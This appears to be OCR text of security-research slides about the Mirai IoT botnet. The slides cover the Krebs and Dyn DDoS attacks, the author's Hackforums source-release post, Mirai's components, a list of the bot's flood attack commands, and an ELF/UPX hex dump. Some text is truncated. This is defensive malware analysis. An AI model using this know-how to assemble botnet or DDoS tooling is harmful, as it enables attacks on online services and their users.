
IoT: Battle of the Bots



by Rommel Joven

Overview

I. Brief introduction of Mirai
II. Anti-analysis and encryption of its configuration
III. Lab Setup and Honeypot
IV. Mirai Variants
    - Difference from the original Mirai
    - Popular variants

Mirai Overview

21 KrebsOnSecurity Hit With Record DDoS

SEP 16

On Tuesday evening, Kre
distributed denial-of-ser

21 DDoS on Dyn Impacts Twitter, Spotify, Reddit


OCT 16

Criminals this morning massively attacked Dyn, a company that provides core Internet services for Twitter, SoundCloud, Spotify, Reddit and a host of other sites, causing outages and slowness for many of Dyn's customers.

Financial Impact of Mirai DDoS Attack on Dyn Revealed in New Data

By Stephanie Weagle | February 21, 2017

Posted in: Network Security Trends , ISP DDoS Protection , Hosting Provider DDoS Protection



e social media platform Hootsuite.

security ratings provider, BitSight, roughly 8% of Dyn's customer base stopped using their services in the aftermath of the attack.

FORTINET

Mirai's first appearance

- Coded by Anna-senpai
- Source Code released on Hackforums.net on Sep 20, 2016

[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

Anna-senpai
L33t Member

Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it
However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS,
shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.


So, I am your senpai, and I will treat you real nice, my hf-chan.

Mirai's Components


- Command and Control Server
- Report Server
- Loader
- Bot
    - Attack
    - Killer
    - Scanner

FORTINET


How Mirai Works




How Mirai Works




How Mirai Works




How Mirai Works




How Mirai Works




How Mirai Works



How Mirai Works



How Mirai Works



Bot Module: Attack

- Attack vectors

```
Ready
test@botnet# ?
Available attack list
udp: UDP flood
ack: ACK flood
greip: GRE IP flood
greeth: GRE Ethernet flood
udpplain: UDP flood with less options. optimized for higher PPS
http: HTTP flood
vse: Valve source engine specific flood
dns: DNS resolver flood using the targets domain, input IP is ignored
syn: SYN flood
stomp: TCP stomp flood
```

Anti-analysis and Encryption of Configuration Table

UPX header magic

```
00000000:  7F 45 4C 46-02 01 01 00-00 00 00 00-00 00 00 00   ⌂ELF☻☺☺
00000010:  02 00 3E 00-01 00 00 00-C0 59 10 00-00 00 00 00   ☻ > ☺    └Y►
00000020:  40 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00   @
00000030:  00 00 00 00-40 00 38 00-03 00 40 00-00 00 00 00       @ 8 ♥ @
00000040:  01 00 00 00-05 00 00 00-00 00 00 00-00 00 00 00   ☺   ♣
